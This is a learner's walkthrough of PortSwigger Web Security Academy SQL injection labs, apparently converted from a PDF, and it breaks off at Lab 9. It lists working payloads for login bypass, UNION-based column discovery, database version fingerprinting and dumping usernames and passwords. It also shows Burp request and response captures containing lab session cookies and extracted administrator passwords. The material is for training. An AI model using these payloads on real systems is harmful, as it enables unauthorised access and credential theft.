

SQL Injection

SQL Injection cheat-sheet:

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

Lab 1

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE



LAB



Solved

This lab contains a **SQL injection** vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display details of all products in any category, both released and unreleased.

Access the lab

Payload :

<https://0ac1004703b4af1f85325db600220004.web-security-academy.net/filter?category=Accessories%27%20or%201=1-->

Use this payload in url:

' or 1=1--

Explanation:

' : is used to close the existing statement.
or = execute the payload either condition is true
1=1 : always true
-- : comment out rest of the query.



SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)

Lab 2

Lab: SQL injection vulnerability allowing login bypass

Lab: SQL injection vulnerability allowing login bypass

APPRENTICE

LAB

✓ Solved

This lab contains a **SQL injection** vulnerability in the login function.


To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.

Access the lab

payload : **administrator' or 1=1--**

Use the above payload on login screen in the username field.
You will get administrator access.

Congratulations, you solved the lab!

 [Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

[My Account](#)

Lab 3

Lab: SQL injection UNION attack, determining the number of columns returned by the query

Lab: SQL injection UNION attack, determining the number of columns returned by the query

PRACTITIONER

LAB

✓ Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a **SQL injection UNION** attack that returns an additional row containing null values.

[Access the lab](#)

As mentioned in the task, you can find SQL injection vulnerability in product category filter. So intercept the request in burp-suit and send it to repeater.

To determine the no. of columns use the payload:

'order by 1--

It will execute successfully.

'order by 2--


It will execute successfully.

'order by 3--

It will execute successfully.

'order by 4--

It will show the internal server error. It means there are 3 columns through which we can retrieve required data.

A screenshot of a web browser's address bar. The URL is <https://0a7b003a04a18f3f81b81812007200a3.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories' order by 3-->. The address bar includes standard navigation icons on the left and a star icon on the right.

After determine the column nos. i.e. 3 use the below mentioned payload for NULL values.

Payload :

'union select NULL,NULL,NULL--

Note: Before sending the request in repeater, use CTRL+U for url encoding.

Request

PrettyRawHex

1GET /filter?category=Accessories'+union+select+NULL,NULL,NULL;--

HTTP/2

2Host: 0a7b003a04a18f3f81b81812007200a3.web-security-academy.net

3Cookie: session=A7NqWptpXj1E8FOtoDaPdAG1V4iuTW3e

4User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6Accept-Language: en-US,en;q=0.5

7Accept-Encoding: gzip, deflate

8Referer: https://0a7b003a04a18f3f81b81812007200a3.web-security-academy.net/

9Upgrade-Insecure-Requests: 1

10Sec-Fetch-Dest: document

11Sec-Fetch-Mode: navigate

12Sec-Fetch-Site: same-origin

13Sec-Fetch-User: ?1

14Te: trailers

15

16

Response

PrettyRawHexRender

WebSec Academy

SQL injection UNION attack, determining the number of columns returned by the query

LAB Not solved

Home | My account

Back to lab home

Back to lab description

WE LIKE TO SHOP



SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#)

Task Completed.

Lab 4

Lab: SQL injection UNION attack, finding a column containing text

Lab: SQL injection UNION attack, finding a column containing text

PRACTITIONER

LAB

✓ Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a [previous lab](#). The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a [SQL injection UNION](#) attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

[Access the lab](#)


As mentioned in the task, you can find SQL injection vulnerability in product category filter. So intercept the request in burp-suit and send it to repeater.

Note: Before sending the request in repeater, use CTRL+U for url encoding.

determine the column nos. using payload:

'order by 1--

Got error when we put no.4 , means it has 3 cols.
'order by 3--




```
Request
Pretty Raw Hex
1 GET /filter?category=Accessories'+order+by+3|-- HTTP/2
2 Host: 0a2a0069039da56080aea82700ee009c.web-security-academy.net
3 Cookie: session=P4mXsKWwGiWJFjq1gaqq5r1pCpL4Bek8
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a2a0069039da56080aea82700ee009c.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4717
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11 <title>
SQL injection UNION attack, finding a column containing text
```

Now find the column which contains string value (provided in lab). Try the string in all three columns with different requests. If you got '200 OK' response , that will be the correct payload.

Payload :

- ' UNION select 'jYBLZg',1,3--
- ' UNION select 1,'jYBLZg',3--
- ' UNION select 1,2,'jYBLZg'--



```
Request
Pretty Raw Hex
1 GET /filter?category=Accessories'+UNION+SELECT+1,'jYBLZg'|3-- HTTP/2
2 Host: 0a2a0069039da56080aea82700ee009c.web-security-academy.net
3 Cookie: session=P4mXsKWwGiWJFjq1gaqq5r1pCpL4Bek8
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4997
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
```



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#)

Once the correct payload executed, Task will be completed.

Lab 5

Lab: SQL injection UNION attack, retrieving data from other tables

Lab: SQL injection UNION attack, retrieving data from other tables

PRACTITIONER

LAB

✓ Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a **SQL injection UNION** attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Access the lab

As mentioned in the task, you can find SQL injection vulnerability in product category filter. So intercept the request in burp-suit and send it to repeater.

Note: Before sending the request in repeater, use CTRL+U for url encoding.

Payload:

' order by 2--

' +order+by+2--

//(url encoded)

```
Request
Pretty Raw Hex
1 GET /filter?category=Accessories'+order+by+3|-- HTTP/2
2 Host: 0ad4007c0435a37c809335ba00be00a7.web-security-academy.net
3 Cookie: session=Qz5oLPQrGu3IQpswtLo9K7sxd8gTtBW
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Response
Pretty Raw Hex Render
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2189
5
6 <!DOCTYPE html>
7 <html>
```

We have 2 columns to retrieve the data from the database.

Use the following sqlmap to retrieve the username and password from users table.

' union select username,password from users--

```
Request
Pretty Raw Hex
1 GET /filter?category=Accessories'+UNION+select+username,password+from+users--+HTTP/2
2 Host: 0ad4007c0435a37c809335ba00be00a7.web-security-academy.net
3 Cookie: session=Qz5oLPQrGu3IQpswtLo9K7sxd8gTtBW
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0ad4007c0435a37c809335ba00be00a7.web-security-academy.net/filter?category=Accessories
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

Response
Pretty Raw Hex Render
63 <a class="filter-category" href="/filter?category=Lifestyle">
64 Lifestyle
65 </a>
66 <a class="filter-category" href="/filter?category=Pets">
67 Pets
68 </a>
69 <a class="filter-category" href="/filter?category=Toys+%26+Games">
70 Toys & Games
71 </a>
72 </section>
73 <table class="is-table-longdescription">
74 <tbody>
75 <tr>
76 <th>
77 administrator
78 </th>
79 <td>
80 9fckys2n17gfs4f913is
81 </td>
82 </tr>
83 </tbody>
84 </table>
```

Use the administrator credentials to solve the lab.



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

Task completed.

Lab 6

Lab: SQL injection UNION attack, retrieving multiple values in a single column

Lab: SQL injection UNION attack, retrieving multiple values in a single column

PRACTITIONER



LAB



Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a **SQL injection UNION** attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.



Hint




Access the lab

As mentioned in the task, you can find SQL injection vulnerability in product category filter. So intercept the request in burp-suit and send it to repeater.

Note: Before sending the request in repeater, use CTRL+U for url encoding.

payload :
' order by 2--

We got '200 OK' response, so we know we have two column to retrieve the data from database. But we don't know through which column we can retrieve the string value.




```
Request
Pretty Raw Hex
1 GET /filter?category=Accessories'+order+by+2-- HTTP/2
2 Host: 0af400c7041a88e380cea390002500a9.web-security-academy.net
3 Cookie: session=158zzD4tKWi7TQ01QBRGyw5UWLccJ0dB
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4560
5
6 <!DOCTYPE html>
7 <html>
```

So use the below mentioned payload to determine the correct column for string value.

Payload:
'union select NULL,1 from users--
'union select 1,NULL from users--

Try both the payload with different request and determine the payload receives '200 OK' response.



```
Request
Pretty Raw Hex
1 GET /filter?category=Accessories'+UNION+select+1,NULL+from+users-- HTTP/2
2 Host: 0af400c7041a88e380cea390002500a9.web-security-academy.net
3 Cookie: session=158zzD4tKWi7TQ01QBRGyw5UWLccJ0dB
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4748
5
6 <!DOCTYPE html>
```


It shows we can use 2nd col. for the information retrieval as it didn't show any error msg.

We need to retrieve two columns information i.e. username and password but we can use only one column for string value. So we need to find out the syntax for concatenation of two columns data in one column. Because there are different syntax for different databases. First we need to find out the information about the database, then we will go for the syntax of concatenation.

Till now we have the information:

Table Name : users

Column Names : username , password.

Column we can use for retrieval of information : 2nd Column

Sql injection cheat-sheet :

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle `SELECT banner FROM v$version`
 `SELECT version FROM`
 `v$instance`

Microsoft `SELECT @@version`

PostgreSQL `SELECT version()`

MySQL `SELECT @@version`

We need to try all the above syntax to find the information about the database using the below mentioned payload.

payload:

' union select 1,@@version from users--

' union select 1,version() from users--

We got the information about database i.e. postgresql

1 GET /filter?category=

Accessories'+UNION+select+1,version()+from+users-- HTTP/2

2 Host: 0af400c7041a88e380cea390002500a9.web-security-academy.net

3 Cookie: session=158zzD4tKWi7TQ01QBRGywSUWLccJ0dB

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Referer: https://0af400c7041a88e380cea390002500a9.web-security-academy.net/filter?category=Accessories

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-User: ?1

14 Te: trailers

15

16

67 <table class="is-table-list">

68 <tbody>

69 <tr>

70 <th>

67 Six Pack Beer Belt

70 </th>

71 <td>

71

71 View details

71

71 </td>

72 </tr>

73 <tr>

74 <th>

74 PostgreSQL 12.14 (Ubuntu 12.14-0ubuntu0.20.04.1) on

74 x86_64-pc-linux-gnu, compiled by gcc (Ubuntu

74 9.4.0-1ubuntu1~20.04.1) 9.4.0, 64-bit

74 </th>

75 <td>

75

75 View details

75

75 </td>

76 </tr>

Find the way to concatenate two string values in one column.
Use the sql cheat-sheet

String concatenation

You can concatenate together multiple strings to make a single string.

Oracle	<code>'foo' 'bar'</code>
Microsoft	<code>'foo'+'bar'</code>
PostgreSQL	<code>'foo' 'bar'</code>
MySQL	<code>'foo' 'bar'</code> [Note the space between the two strings] <code>CONCAT('foo','bar')</code>

Now we know that for postgresql database , we need to use `'||'` for concatenation.

Now we can retrieve the values from database using the below mentioned payload :

payload:

`' union select 1,username||' '||password from users--`

1	GET /filter?category=Accessories'+UNION+select+1,username '+' password+from+users-- HTTP/2		
2	Host: 0af400c7041a88e380cea390002500a9.web-security-academy.net		
3	Cookie: session=158zzD4tKWi7TQ01QBRGyw5UWLccJ0dB		
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
6	Accept-Language: en-US,en;q=0.5		
7	Accept-Encoding: gzip, deflate		
8	Referer: https://0af400c7041a88e380cea390002500a9.web-security-academy.net/filter?category=Accessories		
9	Upgrade-Insecure-Requests: 1		
10	Sec-Fetch-Dest: document		
11	Sec-Fetch-Mode: navigate		
12	Sec-Fetch-Site: same-origin		
13	Sec-Fetch-User: ?1		
14	Te: trailers		
15			
16			
84			</td>
85			</tr>
86			<tr>
			<th>
			Cheshire Cat Grin
87			</th>
			<td>
			
			View details
			
			</td>
88			</tr>
89			<tr>
90			<th>
			wiener b6kgbzr1grlzi06x1v68
			</th>
91			<td>
			
			View details
			
			</td>
92			</tr>
93			<tr>
94			<th>
			administrator rlnhall1wp0a8gdq959t
			</th>
95			<td>
			

We got the administrator credentials to solve the lab.



SQL injection UNION attack, retrieving multiple values in a single column

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Task completed.

Lab 7

Lab: SQL injection attack, querying the database type and version on Oracle

Lab: SQL injection attack, querying the database type and version on Oracle


PRACTITIONER

LAB

Solved

This lab contains a **SQL injection** vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

 Hint

Access the lab

As mentioned in the task, you can find SQL injection vulnerability in product category filter. So intercept the request in burp-suit and send it to repeater.

Note: Before sending the request in repeater, use CTRL+U for url encoding.

payload :

' order by 2--

We got '200 OK' response, so we know we have two column to retrieve the data from database.

Request

Pretty

Raw

Hex

1

GET /filter?category=Accessories'+order+by+2-- HTTP/2

2

Host: 0a8d0009030b67968103527c002900e5.web-security-academy.net

3

Cookie: session=f5FUthXB1XAnttm11jNATyWQ1Xtx2db

4

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imaq

Response

Pretty

Raw

Hex

Render

1

HTTP/2 200 OK

2

Content-Type: text/html; charset=utf-8

3

X-Frame-Options: SAMEORIGIN

4

Content-Length: 7969

5

6

<!DOCTYPE html>

7


<html>

Payload for oracle database information

' UNION select banner,NULL from v\$version--

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /filter?category=Accessories'+UNION+select+banner,NULL+from+v\$version-- HTTP/2			82	Giant Pillow Thing - Because, why not?		
2	Host: 0a8d0009030b67968103527c002900e5.web-security-academy.net				Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a		
3	Cookie: session=f5FUhthXB1XAnttm11jNATyWQ1Xtx2db				team of Gurkha guides couldn't find me in? Well,		
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0				look no further than this enormous, luxury pillow.		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				It's ideal for car parks, open air fields, unused		
6	Accept-Language: en-US,en;q=0.5				basements and big living rooms. Simply drag it in		
7	Accept-Encoding: gzip, deflate				with your team of weight lifters and hide from your		
8	Referer: https://0a8d0009030b67968103527c002900e5.web-security-academy.net/				loved ones for days. This is the perfect product to		
9	Upgrade-Insecure-Requests: 1			83	</td>		
10	Sec-Fetch-Dest: document			84	<tr>		
11	Sec-Fetch-Mode: navigate			85	<th>		
12	Sec-Fetch-Site: same-origin				NLSRTL Version 11.2.0.2.0 - Production		
13	Sec-Fetch-User: ?1			86	</th>		
14	Te: trailers			87	</tr>		
15				88	<tr>		
16					<th>		
					Oracle Database 11g Express Edition Release 11.2.0.2.0		
					- 64bit Production		
					</th>		
				89	</tr>		
				90	<tr>		
				91	<th>		

Congratulations, you solved the lab!

 [Share your skills!](#)

[Continue learning >>](#)

[Home](#)

WE LIKE TO 

Task completed.

Lab 8

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft


PRACTITIONER

LAB

✓ Solved

This lab contains a **SQL injection** vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

 Hint

Access the lab


As mentioned in the task, you can find SQL injection vulnerability in product category filter. So intercept the request in burp-suit and send it to repeater.

Note: Before sending the request in repeater, use CTRL+U for url encoding.

In mysql , we use the `#` for comment.

payload :
' order by 2#

We have two columns. to retrieve the data.



```
1 GET /filter?category=Clothing%2c+shoes+and+accessories' order by 2# HTTP/2
2 Host: 0ae500bf03b73897812bdeb100c00017.web-security-academy.net
3 Cookie: session=TyEiRZ11YsgY3KEuPTLewIS4AeAcLC00
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0ae500bf03b73897812bdeb100c00017.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8690
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
12      SQL injection attack, querying the database type and version on MySQL and Microsoft
13    </title>
14  </head>
```

In mysql, use the @@version to obtain the database information. So use the below mentioned payload.

Payload :
' UNION select @@version,NULL#

Request

PrettyRawHex

1GET /filter?category=Clothing%2c+shoes+and+accessories' UNION

select @@version,NULL# HTTP/2

2Host: 0ae500bf03b73897812bdeb100c00017.web-security-academy.net

3Cookie: session=TyEiRZ11YsgY3KEuPTLewIS4AeAcLC00

4User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6Accept-Language: en-US,en;q=0.5

7Accept-Encoding: gzip, deflate

8Referer:

https://0ae500bf03b73897812bdeb100c00017.web-security-academy.net/

9Upgrade-Insecure-Requests: 1

10Sec-Fetch-Dest: document

11Sec-Fetch-Mode: navigate

12Sec-Fetch-Site: same-origin

13Sec-Fetch-User: ?1

14Te: trailers

15

16

Response

PrettyRawHexRender

93

your treasured possessions into the attic to make space to decorate is a thing of the past. The full Santa suit complete with decorative lights can be worn by any family member (Grandpa Joe) who isn't usually very mobile. Dress them up and plug them in. If you find you need extra seating as you're entertaining over the festive season Grandpa Joe can be positioned in any area of the house where this is an electrical outlet. Be advised the lights should only be run for a period of one hour during use, with a ten-minute break to avoid overheating. Food and drink must not be consumed while in decoration pose.

94

The suit is fully synthetic and will need regular washing to maintain its fresh festive pine fragrance. This is guaranteed to also free you of the mountain of gifts spilling over your pristine lounge carpet; a crate can be attached to the legs of the suit pants and Grandpa Joe will be able to keep them safe and tidy. Visiting children will be thrilled with your resident Santa as the innovative 'ho ho ho' button positioned discreetly in his hand is activated on shaking. Don't delay, order today as stock is limited to first come first served.

95

</td>

96

</tr>

97

<tr>

8.0.32-0ubuntu0.20.04.2

98

</tr>

99

</tbody>



SQL injection attack, querying the database type and version on MySQL and Microsoft

LABSolved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

[Home](#)



Task completed.

Lab 9

Lab: SQL injection attack, listing the database contents on non-Oracle databases

Lab: SQL injection attack, listing the database contents on non-Oracle databases

PRACTITIONER

LAB

✓ Solved

This lab contains a **SQL injection** vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

 Hint



Access the lab

As mentioned in the task, you can find SQL injection vulnerability in product category filter. So intercept the request in burp-suit and send it to repeater.

Note: Before sending the request in repeater, use CTRL+U for

url encoding.

payload :

' order by 2--

We have two columns to retrieve the data from database.

Request	Response
